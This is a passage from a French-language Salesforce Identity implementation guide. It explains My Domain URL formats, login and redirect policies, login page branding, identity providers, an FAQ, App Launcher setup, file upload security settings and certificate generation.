| Page ou onglet de l'application | `https://votreInstance.salesforce.com/<IDpage>` | `https://<sousdomaine>.my.salesforce.com/<IDpage>` |
| Page Visualforce sans espace de nom | `https://c.visual.force.com/apex/<nompage>` | `https://<sousdomaine>--c.visual.force.com/apex/<nompage>` |
| Page Visualforce *avec* espace de noms | `https://<votreespacedenoms101>.visual.force.com/apex/<nompage>` | `https://<sousdomaine>--<votreespacedenoms>.visual.force.com/apex/<nompage>` |

**Remarque:** Si vous mettez en oeuvre Mon domaine dans un environnement sandbox, le format de l'URL est `https://<sousdomaine>--<nomsandbox>.<instance>.my.salesforce.com`. Étant donné que vous ne pouvez pas avoir d'espace de noms dans un environnement sandbox, le format de toutes les URL des pages Visualforce d'un sandbox est `https://<sousdomaine>--<nomsandbox>.<instance>.my.salesforce.com/apex/<nomdepage>`.

CONSULTER ÉGALEMENT :

- Mon domaine
- Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine

# Définition de la stratégie de connexion de Mon domaine

Sécurisez votre connexion en personnalisant la stratégie de connexion de votre domaine.

Personnalisez votre stratégie de connexion pour ajouter une couche de sécurité à votre organisation. Par défaut, les utilisateurs se connectent depuis une page de connexion Salesforce générique en contournant la page de connexion spécifique à votre domaine. Les utilisateurs peuvent également demander des pages sans votre nom de domaine, en utilisant par exemple d'anciens favoris.

1. Dans Configuration, saisissez *Mon domaine* dans la case `Recherche rapide`, puis sélectionnez **Mon domaine**.
2. Sous Paramètres de mon domaine, cliquez sur **Modifier**.
3. Pour désactiver l'authentification des utilisateurs qui n'utilisent pas la page de connexion spécifique à votre domaine, sélectionnez la stratégie de connexion. Par exemple, la sélection de la stratégie empêche la connexion des utilisateurs à la page de connexion générique `https://<instance>.salesforce.com/` et la redirection vers vos pages après la connexion. Cette option renforce la sécurité en empêchant les tentatives de connexion de toute personne qui ne connaît pas votre nom de domaine.
4. Choisissez une stratégie de redirection.
   a. Choisissez `Rediriger vers la même page au sein du domaine` pour permettre aux utilisateurs de continuer à utiliser des URL sans votre nom de domaine. Cette option n'augmente pas la sécurité pour votre organisation.

      Remarque: Les favoris ne fonctionnent pas lorsque l'option `Rediriger vers la même page au sein du domaine` est sélectionnée pour des portails partenaires. Modifiez manuellement les favoris existants pour pointer vers la nouvelle URL du domaine en remplaçant le nom de l'instance Salesforce par votre nom de domaine personnalisé. Par exemple, remplacez *`https://votreInstance.salesforce.com/`* par *`https://votreDomain.my.salesforce.com/`* dans l'URL du favori.

   b. Choisissez `Rediriger avec un avertissement vers la même page au sein du domaine` pour rappeler aux utilisateurs d'utiliser votre nom de domaine. Après avoir lu l'avertissement, les utilisateurs sont autorisés à afficher la page. La sélection de cette option pendant quelques jours ou semaines peut faciliter la transition des utilisateurs vers un nouveau nom de domaine, mais n'augmente pas la sécurité pour votre organisation.
   c. Choisissez `Sans redirection` pour inviter les utilisateurs à utiliser votre nom de domaine lors de l'affichage de vos pages. Cette option offre le niveau de sécurité le plus élevé.
5. Cliquez sur **Enregistrer**.

ÉDITIONS

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour définir une stratégie de connexion pour un domaine :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configurer un nom de domaine

Consignes et meilleures pratiques relatives à la mise en oeuvre de Mon domaine

# Personnalisation de votre page de connexion de marque

Personnalisez la présentation de votre page de connexion en ajoutant une couleur d'arrière-plan, un logo et un contenu droit. La personnalisation de votre page de connexion sous la marque de votre société facilite son identification pour les utilisateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser une page de connexion :
- Personnaliser l'application

1. Dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, puis sélectionnez **Mon domaine**.
2. Sous Configuration de l'authentification, cliquez sur **Modifier**.
3. Pour personnaliser votre logo, chargez une image.

   La taille maximale des fichiers d'image .jpg, .gif ou .png est de 100 Ko. La taille d'image maximale est de 250 x 125 pixels.
4. Pour personnaliser l'arrière-plan de votre page de connexion, cliquez sur ou saisissez un code couleur hexadécimal valide.
5. Pour prendre en charge les méthodes d'authentification avancée pour les utilisateurs d'iOS, sélectionnez **Utiliser le navigateur natif pour l'authentification utilisateur sur iOS**.

   Cette option active la prise en charge des méthodes d'authentification, telles que Kerberos, Windows NT LAN Manager (NTLM), ou des méthodes basées sur un certificat, pour les utilisateurs des applications Salesforce1 et Mobile SDK sur les appareils iOS. Lorsque vous sélectionnez cette option, les utilisateurs d'appareils iOS sont redirigés vers leur navigateur natif lors de l'utilisation de l'authentification unique dans votre domaine personnalisé. Pour les autres systèmes d'exploitation, Salesforce1 et les applications qui utilisent Mobile SDK version 3.1 ou supérieur, peuvent prendre en charge l'authentification basée sur un certificat lorsque les applications sont intégrées au logiciel Gestion des appareils mobiles (MDM).
6. Saisissez l'URL du fichier à inclure dans l'iFrame à droite de la page de connexion.

   Le contenu de cet iFrame côté droit peut être redimensionné pour occuper environ 50 % de la page. Votre contenu doit être hébergé à une URL qui utilise le cryptage SSL et le préfixe https://. Pour élaborer votre propre page de contenu iFrame droit à l'aide d'une conception Web réactive, utilisez le modèle Exemple de Mon modèle.

   **Exemple :** `https://c.salesforce.com/login-messages/promos.html`
7. Vous pouvez également sélectionner des services d'authentification en tant que fournisseur d'identité dans la page de connexion, par exemple des fournisseurs d'authentification sociale tels que Google et Facebook. Les utilisateurs peuvent ainsi se connecter avec les identifiants de leur compte social. Configurez les services d'authentification en tant que fournisseurs d'authentification dans la Configuration.
8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configurer un nom de domaine

Ajout de fournisseurs d'identité dans une page de connexion

Définition de la stratégie de connexion de Mon domaine

À propos des fournisseurs d'authentification externes

# Ajout de fournisseurs d'identité dans une page de connexion

Permettez aux utilisateurs de s'authentifier en utilisant des options de fournisseur d'identité alternatif directement depuis votre page de connexion. Si vous avez activé l'authentification unique et configuré SAML, ou si vous avez configuré des fournisseurs d'authentification externes en tant que fournisseurs d'authentification dans Configuration, vous pouvez fournir des liens vers ces fournisseurs d'identité sur la page de connexion de votre domaine. Les utilisateurs sont dirigés vers l'écran de connexion du fournisseur d'identité pour s'authentifier puis sont redirigés vers Salesforce.

**Remarque:** Les services d'authentification disponibles comprennent tous les fournisseurs configurés comme fournisseurs d'indentité d'authentification unique SAML ou fournisseurs d'authentification externes, à l'exception de Janrain. Janrain ne peut pas être utilisé pour l'authentification dans la page de connexion.

1. Dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, puis sélectionnez **Mon domaine**.
2. Sous Configuration de l'authentification, cliquez sur **Modifier**.
3. Sélectionnez un ou plusieurs services d'authentification déjà configurés en tant que fournisseur d'identité.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Configurer un nom de domaine
- Personnalisation de votre page de connexion de marque
- Définition de la stratégie de connexion de Mon domaine
- À propos des fournisseurs d'authentification externes

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter des fournisseurs d'identité à une page de connexion :

- Personnaliser l'application

# Obtention d'informations sur les performances et la maintenance du système avec Mon domaine

Les clients Salesforce obtiennent des informations sur les performances et la maintenance du système depuis `trust.salesforce.com`. Ce site présente des informations sur les performances basées sur l'instance dans laquelle votre organisation se trouve. L'instance que votre organisation utilise est affichée dans la barre d'adresse du navigateur, sauf si vous avez configuré Mon domaine. Si vous avez respecté les meilleures pratiques et configuré Mon domaine, utilisez l'outil Référence du domaine pour obtenir l'instance.

Pour obtenir les informations sur le statut du système en utilisant votre nouveau nom de domaine, procédez comme suit :

1. Accédez à trust.salesforce.com où vous pouvez consulter le statut du système.
2. Accédez à trust.salesforce.com/trust/domainLookupLaunch/, puis saisissez le nom de votre domaine dans la barre de recherche pour obtenir votre instance.

   Saisissez le nom de votre domaine, pas l'URL complète. Par exemple, utilisez *votreDomaine* au lieu de `https://votreDomaine.my.salesforce.com/`.
3. Sélectionnez **Toutes les instances disponibles**, puis verrouillez l'entrée de votre instance.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition, **Professional** Edition et **Group** Edition

AUTORISATIONS UTILISATEUR

Pour configurer un nom de domaine :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Mon domaine

# FAQ de Mon domaine

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Enterprise** Edition, **Developer** Edition et **Database.com** Edition
Certaines rubriques ne s'appliquent pas à **Database.com**.

Qu'est-ce que Mon domaine ?

Dans quelle édition Salesforce Mon domaine est-il disponible ?

Quels sont les avantages de Mon domaine ?

Le fonctionnement de Mon domaine est-il différent dans les diverses éditions Salesforce ?

Mon domaine fonctionne-t-il dans les environnements sandbox ?

Quelles sont les différences entre les options de Stratégie de redirection ?

Comment fonctionne Mon domaine avec l'authentification unique ?

Mon domaine est-il disponible pour l'API ?

Le sous-domaine de Mon domaine est-il associé au sous-domaine des Sites ?

La longueur du nom de notre sous-domaine est-elle limitée ?

Une fois Mon domaine configuré, pourrons-nous nous connecter à partir de https://login.salesforce.com ?

Pourrons-nous toujours nous connecter à partir d'une URL comprenant une instance Salesforce, par exemple https://votreInstance.salesforce.com/ ?

Pouvons-nous utiliser nos anciens favoris Salesforce ?

Les URL de nos pages Visualforce et de contenus (fichiers) vont-elles changer ?

Puis-je renommer ou supprimer mon nom de domaine personnalisé ?

## Qu'est-ce que Mon domaine ?

Mon domaine permet aux administrateurs de définir un nom de domaine Salesforce personnalisé pour leur organisation. Le nom de domaine personnalisé s'affiche dans toutes les URL de l'organisation et remplace le nom de l'instance (par exemple `na1`). Les URL des organisations qui utilisent Mon domaine respectent le format `https://votreDomaine.my.salesforce.com/`.

Mon Domaine n'est pas utilisé en tant que domaine personnalisé de sites, de communautés ou de portails. Les domaines sont définis séparément.

## Dans quelle édition Salesforce Mon domaine est-il disponible ?

Performance Edition, Unlimited Edition, Enterprise Edition, Developer Edition, Professional Edition et Group Edition.

## Quels sont les avantages de Mon domaine ?

Mon domaine permet aux utilisateurs de :

- Personnaliser la page de connexion avec leur propre marque.
- Utiliser les fonctionnalités d'identité pour l'authentification unique. Mon domaine est requis pour :
  - L'authentification unique à une organisation Salesforce.
  - L'utilisation d'une organisation Salesforce en tant que fournisseur d'identité pour l'authentification unique à des applications tierces ou à d'autres organisations Salesforce.
- Préserver des liens profonds (par exemple `https://votreDomaine.my.salesforce.com//001/o`) à travers toute séparation ou migration ultérieure de l'organisation.

## Le fonctionnement de Mon domaine est-il différent dans les diverses éditions Salesforce ?

La seule différence réside dans les URL de Developer Edition qui incluent la mention « -developer-edition ».

## Mon domaine fonctionne-t-il dans les environnements sandbox ?

Les organisations Sandbox et de production sont des environnements différents et gèrent des registres de nom de domaine distincts. Vous pouvez par conséquent utiliser le même nom Mon domaine dans une organisation sandbox. Lors de l'actualisation d'un environnement sandbox, le nom Mon domaine de l'organisation de production est copié dans l'organisation sandbox.

Par exemple, si le nom de l'organisation de production est `acme.my.saleforce.com`, le nom de l'organisation sandbox est `acme--<NomSandbox>.csN.my.salesforce.com`.

Nous vous recommandons de tester votre domaine personnalisé dans une organisation sandbox avant son déploiement, afin de détecter toute référence codée en dur à des URL dans des pages Visualforce, des modèles d'e-mail ou d'autres contenus.

## Quelles sont les différences entre les options de Stratégie de redirection ?

Une fois votre domaine déployé, vous pouvez sélectionner une option de redirection pour les utilisateurs qui tentent d'accéder à une page de votre organisation sans utiliser le nom de domaine personnalisé.

Pour afficher la politique attribuée, dans Configuration, saisissez *`Mon domaine`* dans la case `Recherche rapide`, puis sélectionnez **Mon domaine**.

Si l'option `Redirection vers la même page au sein du domaine` est sélectionnée, les utilisateurs sont immédiatement redirigés vers la nouvelle URL, sans notification.

Si l'option `Redirection avec un avertissement vers la même page au sein du domaine` est sélectionnée, les utilisateurs affichent un bref message d'avertissement standard avant d'être redirigés vers la nouvelle URL. L'avertissement permet aux utilisateurs de modifier leur favori et de se familiariser avec le nouveau nom de domaine. Le message ne peut pas être personnalisé.

Si l'option `Non redirigé` est sélectionnée, l'utilisateur constate que la page est manquante. Cette option est la plus sûre, mais il est préférable d'activer `Rediriger les utilisateurs vers la même page au sein du domaine` pendant une courte période après le déploiement de votre domaine personnalisé pour permettre aux utilisateurs de s'habituer à la nouvelle URL.

## Comment fonctionne Mon domaine avec l'authentification unique ?

Mon domaine est requis pour l'implémentation de l'authentification unique. Pour les demandes d'authentification unique entrantes, le domaine personnalisé active la liaison profonde directement avec les pages de l'organisation. Aucune modification n'est requise pour le fournisseur d'identité. Le point de terminaison SAML Salesforce (`login.salesforce.com`) continue de fonctionner pour les requêtes SAML et OAUTH, même si votre organisation déploie Mon domaine et sélectionne pour les utilisateurs l'option `Empêcher la connexion depuis https://login.salesforce.com` dans Paramètres de mon domaine.

Remarque: Si vous utilisez des groupes Chatter externes avec l'authentification unique pour des employés, les utilisateurs extérieurs à votre société sont redirigés vers un fournisseur d'identité SAML auquel ils ne peuvent pas accéder. Pour que votre implémentation fonctionne, migrez les groupes Chatter externes vers des communautés, ou ne sélectionnez *pas* l'option `Empêcher la connexion depuis https://login.salesforce.com` dans Paramètres de mon domaine. Cela permet aux utilisateurs de continuer à se connecter via `login.salesforce.com`.

## Mon domaine est-il disponible pour l'API ?

Oui, vous pouvez utiliser les API Salesforce avec Mon domaine.

## Le sous-domaine de Mon domaine est-il associé au sous-domaine des Sites ?

Non. Les sous-domaines que vous utilisez pour les Sites et Mon domaine peuvent être identiques ou différents.

## La longueur du nom de notre sous-domaine est-elle limitée ?

Oui. Vous pouvez utiliser jusqu'à 40 caractères. Le protocole (`https://`) et le domaine (`my.salesforce.com`) ne sont pas inclus dans la limite.

## Une fois Mon domaine configuré, pourrons-nous nous connecter à partir de `https://login.salesforce.com` ?

Oui, sauf si votre administrateur système l'interdit. Dans ce cas, vous devrez vous connecter à l'aide de votre nouvelle URL Mon domaine.

## Pourrons-nous toujours nous connecter à partir d'une URL comprenant une instance Salesforce, par exemple `https://`*votreInstance*`.salesforce.com/` ?

Oui, sauf si votre administrateur système l'interdit. Dans ce cas, vous devrez vous connecter à l'aide de votre nouvelle URL Mon domaine.

## Pouvons-nous utiliser nos anciens favoris Salesforce ?

Oui, si votre administrateur système l'autorise. Dans ce cas, vous serez redirigé(e) vers la page Salesforce à l'aide de sa nouvelle URL Mon domaine. Si votre administrateur système empêche l'utilisation des anciens favoris ou si un avertissement s'affiche, vous devez mettre à jour vos favoris en utilisant le nouveau nom de domaine.

### Les URL de nos pages Visualforce et de contenus (fichiers) vont-elles changer ?

Les URL de vos pages Visualforce incluent votre nouveau nom de domaine, par exemple `https://<mondomaine>--c.<instance>.visual.force.com`.

Les URL de vos pages de contenus (fichiers) incluent également votre nouveau nom de domaine, par exemple `https://<mondomaine>--c.<instance>.content.force.com`.

### Puis-je renommer ou supprimer mon nom de domaine personnalisé ?

Une fois votre domaine déployé, vous ne pouvez pas modifier son nom ni annuler son déploiement. Si vous souhaitez néanmoins le modifier, contactez le support client de Salesforce.

# Lanceur d'application

Le lanceur d'application présente aux utilisateurs des logos qui pointent vers leurs applications sur site, leurs applications connectées et leurs applications Salesforce, depuis une interface utilisateur unifiée. Les administrateurs peuvent définir l'ordre des applications par défaut dans leur organisation.

Tous les utilisateurs de Lightning Experience reçoivent le Lanceur d'application.

Dans Salesforce Classic, les utilisateurs doivent disposer de l'autorisation « Utiliser les fonctionnalités d'identité » et de l'option Lanceur d'application définie sur **Visible** dans leur profil. Les utilisateurs affichent uniquement les applications autorisées dans leur profil.

Dans Salesforce Classic, les administrateurs qui utilisent le profil Administrateur système ont automatiquement accès au Lanceur d'application. Les administrateurs qui utilisent des profils clonés à partir du profil Administrateur système n'y ont pas accès.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Activation du Lanceur d'application avec un profil dans Salesforce Classic

Créez un profil et attribuez-le à des utilisateurs pour leur permettre d'accéder au lanceur d'application.

Activation du Lanceur d'application avec un ensemble d'autorisations dans Salesforce Classic

Créez un ensemble d'autorisations et attribuez-le à des utilisateurs pour leur permettre d'accéder au lanceur d'application.

CONSULTER ÉGALEMENT :

Ouverture d'une autre application

Réorganisation des applications

Applications connectées

salesforce_identity_implementation_guide.pdf

# Activation du Lanceur d'application avec un profil dans Salesforce Classic

Créez un profil et attribuez-le à des utilisateurs pour leur permettre d'accéder au lanceur d'application.

Remarque: Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ⁞⁞⁞ ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

Dans Salesforce Classic, les administrateurs qui utilisent le profil Administrateur système ont automatiquement accès au Lanceur d'application. Les administrateurs qui utilisent des profils clonés à partir du profil Administrateur système n'y ont pas accès.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Cliquez sur **Nouveau profil**.
3. Sélectionnez un Profil existant pour créer le nouveau profil.

   Sélectionnez par exemple **Utilisateur Standard**.
4. Saisissez le nom du nouveau profil.

   Saisissez par exemple *Identité de l'utilisateur Standard*.
5. Cliquez sur **Enregistrer**.
6. Dans la page de détail du nouveau profil, cliquez sur **Modifier**.
7. Dans les Paramètres d'application personnalisée, définissez le lanceur d'applications sur **Visible**, si ce n'est déjà fait.

   Sous Paramètres de l'onglet, assurez-vous que l'onglet Lanceur d'application est défini sur Valeur par défaut activée.
8. Sous Autorisations administratives, sélectionnez **Utiliser les fonctionnalités d'identité**.
9. Cliquez sur **Enregistrer**.
10. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
11. Cliquez sur **Modifier** en regard de chaque utilisateur qui peut accéder au Lanceur d'application.
12. Dans le champ Profil de l'utilisateur, sélectionnez le nouveau profil dans lequel l'autorisation « Utiliser les fonctionnalités d'identité » est activée.

    Vous pouvez par exemple utiliser le profil *Identité de l'utilisateur Standard*.
13. Cliquez sur **Enregistrer**.

    Lorsque vous vous connectez sous le nom de l'utilisateur sélectionné, le Lanceur d'application s'affiche dans le menu déroulant des applications.

CONSULTER ÉGALEMENT :

Lanceur d'application

# Activation du Lanceur d'application avec un ensemble d'autorisations dans Salesforce Classic

Créez un ensemble d'autorisations et attribuez-le à des utilisateurs pour leur permettre d'accéder au lanceur d'application.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Les étapes ci-dessous fonctionnent dans Salesforce Classic. Si l'icône du Lanceur d'application est affichée ( ) à gauche de la barre de navigation, en haut de votre écran, vous êtes dans Lightning Experience. Sinon, vous êtes dans Salesforce Classic.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations**.
2. Cliquez sur **Nouveau**.
3. Saisissez une étiquette pour le nouvel ensemble d'autorisations.
   Par exemple, *Fonctionnalités d'identité*.
4. Vous pouvez également restreindre l'utilisation de cet ensemble d'autorisations à une licence utilisateur spécifique.
5. Cliquez sur **Enregistrer**.
6. Cliquez sur **Autorisations système**.
7. Cliquez sur **Modifier**.
8. Sélectionnez **Utiliser les fonctionnalités Identity**.
9. Cliquez sur **Enregistrer**.
10. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
11. Cliquez sur le nom d'un utilisateur existant auquel vous souhaitez accorder l'accès au lanceur d'application.
12. Dans la liste associée **Attributions d'ensembles d'autorisations**, cliquez sur **Modifier les attributions**.
13. Ajoutez le nouvel ensemble d'autorisations que vous venez de créer pour les fonctionnalités d'identité à Ensembles d'autorisations activés.
14. Cliquez sur **Enregistrer**.
    Lorsque vous vous connectez sous le nom de l'utilisateur sélectionné, le Lanceur d'application s'affiche dans le menu déroulant des applications.

    Remarque: Le Lanceur d'application n'est pas affiché ? Dans le profil associé à l'utilisateur, sélectionnez **Visible** pour le paramètre Lanceur d'application.

CONSULTER ÉGALEMENT :

Lanceur d'application

# Configuration des paramètres de sécurité de chargement et de téléchargement de fichiers

Pour plus de sécurité, contrôlez le traitement de certains types de fichier pendant le chargement et le téléchargement.

Pour configurer les paramètres de chargement et de téléchargement de fichiers :

1. Dans Configuration, saisissez *Sécurité du chargement et du téléchargement de fichier* dans la case `Recherche rapide`, puis sélectionnez **Sécurité du chargement et du téléchargement de fichier**.
2. Cliquez sur **Modifier**.
3. Pour empêcher les utilisateurs de charger des fichiers qui peuvent présenter un risque de sécurité, sélectionnez `Ne pas autoriser les chargements HTML en tant que pièces jointes ou enregistrements de document`.

   Ce paramètre bloque le chargement des types de fichier MIME suivants : `.html`, `.htt`, `.mht`, `.svg`, `.swf`, `.thtml` et `.xhtml`.

   ATTENTION: Tenez compte des points suivants lors de la sélection de cette option :

   - Si votre organisation utilise le portail partenaire pour accorder l'accès à Salesforce à vos utilisateurs partenaires, nous recommandons de ne pas activer ce paramètre. L'activation de ce paramètre empêche votre organisation de personnaliser la présentation de votre portail partenaire.
   - Les pièces jointes HTML ne sont pas autorisées sur les solutions, que ce paramètre de sécurité soit ou non activé. En outre, ce paramètre ne concerne pas les pièces jointes à des modèles d'e-mail, ces dernières étant toujours autorisées.
   - L'activation de ce paramètre n'affecte pas les pièces jointes et les documents HTML déjà chargés. Toutefois, lorsque les utilisateurs tentent de visualiser une pièce jointe ou un document HTML, ils sont invités à ouvrir le fichier dans le navigateur, à l'enregistrer sur leur ordinateur ou à annuler l'opération.
4. Définissez le comportement de téléchargement de chaque type de fichier :
   a. **Télécharger** (recommandé) : Le fichier est toujours téléchargé, quel que soit son type.
   b. **Exécuter dans le navigateur** : Le fichier est affiché et exécuté automatiquement lorsqu'il est accédé dans un navigateur ou via une requête HTTP, quel que soit son type.
   c. **Hybride** : Les Salesforce Files sont téléchargés. Les pièces jointes et les documents sont exécutés dans le navigateur.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

AUTORISATIONS UTILISATEUR

Pour configurer les paramètres de chargement et de téléchargement de fichiers :

- Personnaliser l'application

# Certificats et clés

Les paires de clé et de certificats Salesforce sont utilisées pour les signatures qui vérifient qu'une requête provient de votre organisation. Elles sont utilisées dans les communications SSL authentifiées avec un site Web externe ou pour définir votre organisation en tant que Fournisseur d'identité. Vous devez générer un certificat et une paire de clés Salesforce uniquement lorsque vous travaillez avec un site Web externe qui souhaite vérifier si une demande provient d'une organisation Salesforce.

Vous pouvez exporter l'ensemble de vos certificats et clés privées dans un magasin de clés pour les stocker ou importer des certificats et des clés à partir d'un magasin de clés. Vous pouvez ainsi déplacer des clés d'une organisation à l'autre. Le fichier est exporté sous le format Java Keystore (JKS), et le format du fichier importé doit également être JKS. Pour plus d'informations sur le format JKS, reportez-vous à la documentation relative au magasin de clés Java d'Oracle.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des certificats :
- Personnaliser l'application

## Certificat client API

Le certificat client API est utilisé par les messages sortants de workflow, le proxy AJAX et les appels externes HTTPS d'authentification déléguée. Pour des raisons de sécurité, le certificat client API doit être connu uniquement de votre organisation.

Choisissez un certificat client API en fonction du point de terminaison distant auquel vous vous connectez. Certains serveurs de point de terminaison exigent une chaîne de certificats approuvée par une autorité de certification, tandis que d'autres font confiance à un certificat auto-signé.

Génération d'un certificat auto-signé
Générez un certificat signé par Salesforce pour démontrer l'authenticité des communications provenant de votre organisation.

Génération d'un certificat signé par une autorité de certification
Un certificat signé par une autorité de certification (signé par AC) peut être plus efficace pour démontrer l'authenticité des communications de données de votre organisation. Vous pouvez générer ce type de certificat et le charger dans Salesforce.

Configuration d'un certificat d'authentification mutuelle
Pour éviter les problèmes d'emprunt d'identité, vous pouvez demander au client et au serveur de démontrer mutuellement leur identité à l'aide d'un certificat d'authentification mutuelle.

Configuration de votre client API pour l'utilisation de l'authentification mutuelle
Forcez l'authentification mutuelle SSL/TLS.

Gestion des clés de cryptage principales
Les champs personnalisés cryptés, tels que `Numéro de sécurité sociale` ou `Numéro de carte de crédit`, sont chiffrés avec une clé de cryptage principale. La clé est automatiquement attribuée lorsque vous sélectionnez les champs à crypter. Vous gérez votre propre clé principale selon les besoins de sécurité et réglementaires de votre organisation.

# Génération d'un certificat auto-signé

Générez un certificat signé par Salesforce pour démontrer l'authenticité des communications provenant de votre organisation.

1. Dans Configuration, saisissez *Gestion des certificats et des clés* dans la case Recherche rapide.
2. Sélectionnez **Créer un certificat auto-signé**.
3. Saisissez une étiquette explicite pour le certificat Salesforce.

   Ce nom permet principalement aux administrateurs d'afficher les certificats.
4. Saisissez un nom unique. Vous pouvez utiliser le nom qui est automatiquement renseigné selon l'étiquette de certificat que vous avez saisie.

   Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Utilisez le nom unique en référençant le certificat en utilisant l'API des services Web Force.com ou Apex.
5. Sélectionnez une taille de clé pour votre certificat et vos clés générés.

   Les certificats avec des clés 2048 bits ont une durée de vie d'un an et sont plus rapides que les certificats avec des clés 4096 bits. Les certificats avec des clés 4096 bits ont une durée de vie de deux ans.

   Remarque: Une fois un certificat Salesforce enregistré, vous ne pouvez pas modifier son type ou la taille des clés.
6. Cliquez sur **Enregistrer**.

   Les certificats auto-signés téléchargés ont une extension en `.crt`.

   Une fois enregistré avec succès, un certificat Salesforce ainsi que les clés correspondantes sont automatiquement générés.

Vous pouvez détenir jusqu'à 50 certificats.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des certificats :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Certificats et clés

Génération d'un certificat signé par une autorité de certification

# Génération d'un certificat signé par une autorité de certification

Un certificat signé par une autorité de certification (signé par AC) peut être plus efficace pour démontrer l'authenticité des communications de données de votre organisation. Vous pouvez générer ce type de certificat et le charger dans Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des certificats :
- Personnaliser l'application

1. Dans Configuration, saisissez *Gestion des certificats et des clés* dans la case Recherche rapide.
2. Sélectionnez **Créer un certificat signé par AC**.
3. Saisissez une étiquette explicite pour le certificat Salesforce.

   Ce nom permet principalement aux administrateurs d'afficher les certificats.
4. Saisissez le Nom unique. Vous pouvez simplement accepter le nom qui est automatiquement renseigné selon l'étiquette de certificat que vous avez saisie.

   Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Utilisez le Nom unique pour faire référence au certificat en utilisant l'API des services Web Force.com ou Apex.
5. Sélectionnez une taille de clé pour votre certificat et vos clés.

   Nous recommandons d'utiliser la clé par défaut 2048 pour des raisons de sécurité. La sélection de 2048 génère un certificat utilisant des clés 2048 bits et qui est valide pendant deux ans. La sélection de 1024 génère un certificat utilisant des clés 1024 bits et est valide pendant un an.

   Remarque: Une fois un certificat Salesforce enregistré, vous ne pouvez pas modifier son type ou la taille des clés.
6. Saisissez les informations suivantes.

   Ces champs sont associés pour générer un certificat unique.

| Champ | Description |
|---|---|
| Nom usuel | Nom de domaine complet de la société qui demande le certificat signé. Il se présente généralement sous la forme : http://www.masociete.com. |
| Email Address | Adresse e-mail associée à ce certificat. |
| Société | Nom légal de votre société ou votre nom. |
| Service | Service de votre société qui utilise le certificat, tel que le marketing ou la comptabilité. |
| Ville | Ville dans laquelle la société est implantée. |
| Région/province | Département/Région dans lequel la société est implantée. |
| Code de pays | Code à deux lettres qui indique le pays dans lequel la société est implantée. Pour la France, la valeur est *FR*. |

7. Cliquez sur **Enregistrer**.

   Une fois enregistré, un certificat Salesforce ainsi que les clés correspondantes sont automatiquement générés.

8. Recherchez votre nouveau certificat dans la liste des certificats, puis cliquez sur **Télécharger la demande de signature du certificat**.

   Les demandes de signature de certificat téléchargées ont une extension en `.csr`.

9. Envoyez la demande de certificat à l'autorité de certification de votre choix.
10. Lorsque l'autorité de certification a renvoyé le certificat signé, accédez à *Gestion des certificats et des clés*, cliquez sur le nom du certificat, puis sur **Transférer le certificat signé**.

    Le certificat signé par une AC doit correspondre au certificat créé dans Salesforce. Si vous essayez de transférer un autre certificat signé par une AC, le transfert échoue.

11. Cliquez sur **Enregistrer** pour terminer le processus de transfert.

Une fois le certificat signé par une AC transféré, son statut change en `Actif` et vous pouvez l'utiliser.

